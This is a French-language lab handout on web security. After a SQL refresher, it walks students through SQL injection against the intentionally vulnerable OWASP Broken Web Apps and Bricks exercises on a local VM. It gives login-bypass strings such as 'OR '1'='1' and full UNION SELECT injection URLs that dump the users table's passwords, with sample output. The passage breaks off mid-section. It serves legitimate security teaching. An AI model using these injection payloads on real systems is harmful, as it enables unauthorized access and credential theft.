

---

# Sécurité Web 1

Olivier LASNE

2021-01-18

## Sécurité Web

Pour ce TP nous utiliserons la machine **OWASP Broken Web Apps** que vous avez déjà. Et l'iso "**From SLQI to Shell**" que vous pouvez télécharger ici :

[https://pentesterlab.com/exercises/from\\_sqli\\_to\\_shell/iso](https://pentesterlab.com/exercises/from_sqli_to_shell/iso)

### Rappel SQL

SQL est un langage de requêtes de base de données.

Vous pouvez vous connecter en SSH à votre VM OWASP Broken Web Apps en SSH. `root/owaspbwa`.

`ssh root@192.168.56.101` (remplacer avec l'IP de la machine)

On peut y lancer MySQL avec la commande suivante : `mysql -u root -powaspbwa`

Cela lance un shell MySQL. On obtient de l'aide avec la command `help` ou `\h`.

```
1 mysql> help
2
3 For information about MySQL products and services, visit:
4   http://www.mysql.com/
5 For developer information, including the MySQL Reference Manual, visit:
6   http://dev.mysql.com/
7 To buy MySQL Enterprise support, training, or other products, visit:
8   https://shop.mysql.com/
9
10 List of all MySQL commands:
11 Note that all text commands must be first on line and end with ';'
12 ?          (\?) Synonym for 'help'.
13 clear      (\c) Clear the current input statement.
14 connect    (\r) Reconnect to the server. Optional arguments are db and
      host.
15 delimiter (\d) Set statement delimiter.
16 edit       (\e) Edit command with $EDITOR.
17 ego        (\G) Send command to mysql server, display result vertically.
18 exit       (\q) Exit mysql. Same as quit.
19 go         (\g) Send command to mysql server.
20 help       (\h) Display this help.
21 nopager    (\n) Disable pager, print to stdout.
22 notee      (\t) Don't write into outfile.
23 pager      (\P) Set PAGER [to_pager]. Print the query results via PAGER.
24 print      (\p) Print current command.
25 prompt     (\R) Change your mysql prompt.
26 quit       (\q) Quit mysql.
27 rehash     (\#) Rebuild completion hash.
28 source     (\.) Execute an SQL script file. Takes a file name as an
      argument.
```

```
29 status      (\s) Get status information from the server.
30 system      (\!) Execute a system shell command.
31 tee         (\T) Set outfile [to_outfile]. Append everything into given
      outfile.
32 use         (\u) Use another database. Takes database name as argument.
33 charset     (\C) Switch to another charset. Might be needed for
      processing binlog with multi-byte charsets.
34 warnings    (\W) Show warnings after every statement.
35 nowarning    (\w) Don't show warnings after every statement.
36
37 For server side help, type 'help contents'
```

On peut voir les bases de données avec la commande `show databases;`

```
1 mysql> show databases;
2 +-----+
3 | Database |
4 +-----+
5 | information_schema |
6 | .svn |
7 | bricks |
8 | bwapp |
9 | citizens |
10 | cryptomg |
11 | dvwa |
12 | gallery2 |
13 | getboo |
14 | ghost |
15 | gtd-php |
16 | hex |
17 | isp |
18 | joomla |
19 | mutillidae |
20 | mysql |
21 | nowasp |
22 | orangehrm |
23 | personalblog |
24 | peruggia |
25 | phpbb |
26 | phpmyadmin |
27 | proxy |
28 | rentnet |
29 | sqlol |
30 | tikiwiki |
31 | vicnum |
32 | wackopicko |
33 | wavsepdb |
34 | webcal |
35 | webgoat_coins |
36 | wordpress |
37 | wraithlogin |
```

```
38 | yazd |
39 +-----+
40 34 rows in set (0.00 sec)
```

On sélectionne une base avec la commande **use** :

```
1 mysql> use peruggia;
2 Reading table information for completion of table and column names
3 You can turn off this feature to get a quicker startup with -A
4
5 Database changed
```

On peut ensuite lister les tables avec la commande **show tables** ; :

```
1 mysql> show tables;
2 +-----+
3 | Tables_in_peruggia |
4 +-----+
5 | picdata             |
6 | users               |
7 +-----+
8 2 rows in set (0.00 sec)
```

**!/ Les commandes **show** et **help** sont des commandes du SHELL MySQL. Il ne s'agit pas de requêtes SQL valides.**

On peut sélectionner l'ensemble des champs d'une table avec la requête **SELECT \* FROM nom\_de\_la\_table**.

Le caractère **\*** signifie *tout les champs*.

```
1 mysql> SELECT * FROM users;
2 +-----+-----+-----+
3 | ID | username | password |
4 +-----+-----+-----+
5 | 1 | admin    | 21232f297a57a5a743894a0e4a801fc3 |
6 | 2 | user     | ee11cbb19052e40b07aac0ca060c23ee |
7 +-----+-----+-----+
8 2 rows in set (0.00 sec)
```

On peut sélectionner un seul certains champs, en les listant séparés par des virgules.

```
1 mysql> SELECT ID, username FROM users;
2 +-----+-----+
3 | ID | username |
4 +-----+-----+
5 | 1 | admin    |
6 | 2 | user     |
7 +-----+-----+
8 2 rows in set (0.00 sec)
```

Note : il n'est pas nécessaire de mettre `SELECT` et `FROM` en majuscule. Néanmoins il s'agit de la convention prise dans la plupart des cas de façon à distinguer les *champs* des *opérateurs*.

On peut utiliser le mot-clé `WHERE` pour filtrer les éléments sélectionnés.

```
1 mysql> SELECT password FROM users WHERE username = 'admin';
2 +-----+
3 | password |
4 +-----+
5 | 21232f297a57a5a743894a0e4a801fc3 |
6 +-----+
7 1 row in set (0.00 sec)
```

**Exercice :** Sélectionner le nom de l'utilisateur avec l'ID 2.

**Exercice 2 :** Dans la base de données *sqlol*. Faire une requête qui trouve si l'utilisateur avec l'id 2 est admin. Le résultat de la requête doit donner un 0 ou un 1.

Solution : `SELECT isadmin FROM users WHERE id=2 ;`

On peut utiliser l'opérateur `AND` pour préciser plusieurs conditions.

```
1 mysql> SELECT * FROM users WHERE id=1 AND username='admin';
2 +---+-----+-----+
3 | ID | username | password |
4 +---+-----+-----+
5 | 1 | admin    | 21232f297a57a5a743894a0e4a801fc3 |
6 +---+-----+-----+
7 1 row in set (0.00 sec)
```

**Exercice :** Dans la table *accounts* de la base de données *nowasp*. Faire une requête qui authentifie un utilisateur c'est à dire :

- Renvoie des données si le nom d'utilisateur et le mot de passe sont bons (et correspondent au même utilisateur).
- Ne renvoie pas de données, si le couple utilisateur mot de passe n'est pas valide.

Pour cela, faire une requête `WHERE` et `AND` qui vérifie à la fois le nom d'utilisateur et le mot de passe.

Solution :

`SELECT * FROM accounts WHERE username='adrian'AND password='somepassword';`

## Injection SQL

Si les données sont passées tels quel à l'application, on peut "s'échapper" des données pour modifier la requête.

En MySQL, “-- ” signifie ”la suite est un commentaire. /!\ **Attention à l’espace après le --.**

Ainsi, si on rentre comme nom d’utilisateur `_admin';--`.

La requête `SELECT * FROM accounts WHERE username=$username AND password=$password;`

```
1 SELECT * FROM accounts WHERE username='admin';-- ' AND password='';
```

Ce qu’il y a après le “--” étant considéré comme un commentaire, MySQL interprète la requête comme

```
1 SELECT * FROM accounts WHERE username='admin';
```

### Injecter sans connaître d’utilisateur

Si on ne connaît pas de nom d’utilisateur, on peut utiliser la syntaxe `xxx'OR '1'='1'; --` pour créer une requête qui soit toujours vraie.

Injecter sans connaître un utilisateur : `nimp'OR '1'='1';--`

## Injection SQL : récupération de données avec UNION

On va chercher à utiliser l’opérateur UNION pour extraire des données de la base SQL.

### Déterminer le nombre de colonnes

Prenons l’exemple de OWASP Bricks content 1.

L’URL : `http://192.168.56.101/owaspbricks/content-1/index.php?id=1`.

Effectue la requête :

```
1 SELECT * FROM users WHERE idusers=1 LIMIT 1
```

---

On utilise l’opérateur `ORDER BY` pour déterminer le nombre de colonnes.

`http://192.168.56.101/owaspbricks/content-1/index.php?id=1+ORDER+BY+8` est valide, et correspond à la requête SQL

```
1 SELECT * FROM users WHERE idusers=1 ORDER BY 8 LIMIT 1;
```

1	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
2		idusers		name		email		password					
3	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
4		1		tom		tom@getmantra.com		tom					...
5	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+

Néanmoins, dès que l'on dépasse le nombre de colonnes avec `ORDER BY 9`, l'application renvoie une erreur.



**FIG. 1:** Injection avec un ORDER BY supérieur au nombre de colonnes de la requête

On en déduit donc que la **réponse à la requête SQL** effectué par l'application ne contient que **8 colonnes**.

### Création d'une requête avec UNION

Maintenant que l'on connaît le nombre de colonnes de la requête SQL, on peut insérer une requête avec `UNION` pour extraire des données de la base.

Comme la réponse contient 8 colonnes, on insère un union avec 8 `NULL`. On ajoute également le fameux `;` pour commenter la fin de la requête.


L'URL : `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,--`.

Ce qui donne la requête :

```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT NULL,NULL,NULL,
  NULL,NULL,NULL,NULL;-- LIMIT 1;
```

1	+	-----+	-----+	-----+	-----+	-----+	-----+
2		idusers	name	email	password	ua	r
3	+	-----+	-----+	-----+	-----+	-----+	-----+
4		1	tom	tom@getmantra.com	tom	Block_Browser	
5		NULL	NULL	NULL	NULL	NULL	N
6	+	-----+	-----+	-----+	-----+	-----+	-----+

L'application n'affiche malgré tout que la première ligne. Nos `NULL` ne sont donc pas affichés. Néanmoins, l'absence de message d'erreur nous permet de déduire que nous avons bien le bon nombre de colonnes.



**FIG. 2:** La réponse ne change pas avec une simple injection `UNION SELECT NULL,...`



## Utilisation de LIMIT 1,1

L'application n'affichant que la 1ère ligne. On peut utiliser l'opérateur `LIMIT 1,1` après notre `UNION SELECT NULL, NULL, NULL, . . .` pour que l'application affiche notre requête.


L'URL `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL+LIMIT+1,1;--`

Correspond à la requête :

```
1 SQL Query: SELECT * FROM users WHERE idusers=1 UNION SELECT NULL,NULL,
  NULL,NULL,NULL,NULL,NULL,NULL LIMIT 1,1;-- LIMIT 1
```

1	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
2		idusers		name		email		password		ua		ref	
3	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
4		NULL		NULL		NULL		NULL		NULL		NULL	
5	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+

L'application n'affiche plus les "User ID : 1" et autres données de la requête initiale (avant le `UNION`). On a donc bien pris le contrôle de ce qui est affiché avec l'opérateur `LIMIT 1,1`.



**FIG. 3:** L'application affiche nos NULL,NULL,NULL,... c'est à dire rien !

## Afficher des données

On a 8 colonnes dans notre requête, mais l'application n'affiche que 3 champs. On va donc chercher à savoir quels sont les champs affichés par l'application.

Pour cela, on remplace, certains de nos NULL par du texte entre guillemets 'aaaaa'. Si on voit un aaaa dans la page affichée. C'est que l'on peut récupérer des données sur ce champs.

Comme on a de la chance, dès notre 1er champ, notre 'aaaaa' est réfléchi.


L'URL <http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+%27aaaa%27,NULL,NULL,NULL,NULL,NULL,NULL,NULL+LIMIT+1,1;-->

Donne la requête SQL

```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT 'aaaa',NULL,NULL,NULL,
  NULL,NULL,NULL,NULL LIMIT 1,1;-- LIMIT 1
```

1	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
2		idusers		name		email		password		ua		ref		host		lang			
3	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+
4		aaaa		NULL		NULL		NULL		NULL		NULL		NULL		NULL			
5	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+	-----	+

La page affichée montre bien notre 'aaaa'.



**Fig. 4:** Nos 'aaaa' sont bien réfléchis dans la réponse

## Extraction de données de la base

Maintenant que l'on voit où l'on peut afficher des résultats de la requête dans la page web. On peut extraire des données de la base.

On remplace notre 'aaaa' par le nom d'une colonne comme `password` et on ajoute la table dans laquelle faire la recherche avec `FROM users`.


L'URL `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+password,NULL,NULL,NULL,NULL,NULL,NULL,NULL+FROM+users+LIMIT+1,1;--`

donne la requête SQL :

```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT password,NULL,NULL,
  NULL,NULL,NULL,NULL,NULL FROM users LIMIT 1,1;-- LIMIT 1
```

```
1 +-----+-----+-----+-----+-----+-----+-----+-----+
2 | idusers | name | email | password | ua | ref | host | lang |
3 +-----+-----+-----+-----+-----+-----+-----+-----+
4 | admin   | NULL | NULL | NULL     | NULL | NULL | NULL | NULL |
5 +-----+-----+-----+-----+-----+-----+-----+-----+
```

La page affiche bien le mot de passe de du 1er utilisateur de la base.




**FIG. 5:** Le mot de passe de admin est admin

On peut ensuite jouer sur le `LIMIT` pour afficher d'autres lignes.

Par exemple `LIMIT 4,1` affiche le mot de passe du 4ème utilisateur.

URL : `http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT+password,NULL,NULL,NULL,NULL,NULL,NULL,NULL+FROM+users+LIMIT+4,1;--`



**Fig. 6:** Requête avec LIMIT 4,1 qui affiche donc la 4ème ligne de la table *users*

Félicitations, vous venez d'extraire des mot de passe d'une base de données en exploitant une injection SQL avec l'opérateur **UNION**.

## Explication pour content 2

Même chose que pour l'exercice précédent sauf, qu'il est nécessaire d'ajouter un ' après le texte pour réaliser l'injection.

URL : `http://192.168.56.101/owaspbricks/content-2/index.php?user=harry%27+ORDER+BY+8;--+`

Notez le "+" après le "--". Il s'agit d'un espace " " encodé en encodage URL.

Requête SQL :

```
1 SELECT * FROM users WHERE name='harry' ORDER BY 8;-- ' 
```

1	+-----+-----+-----+-----
2	idusers   name   email   password
3	+-----+-----+-----+----- ...
4	3   harry   harry@getmantra.com   5f4dcc3b5aa765
5	+-----+-----+-----+-----

La suite est identique à l'exercice content1. On laissera jute le ' en plus dans les requêtes.

## Exploiter une injection SQL lorsqu'on ne connaît pas le nom des tables et colonnes


Dans certains cas, on arrive à deviner le nom des tables et des colonnes. Dans le cas de `SELECT username, password FROM users`, on a des noms assez classiques.

Mais que faire si on arrive pas à deviner ces identifiants, où que l'on souhaite extraire d'autres données de la base.

La méthode ci-dessous sera illustrée avec l'exercice **content-3 de OWASP Bricks**.

### Trouver la version de la base de données

Mettons que l'on a une injection avec UNION où l'on arrive à les résultats de notre requête.

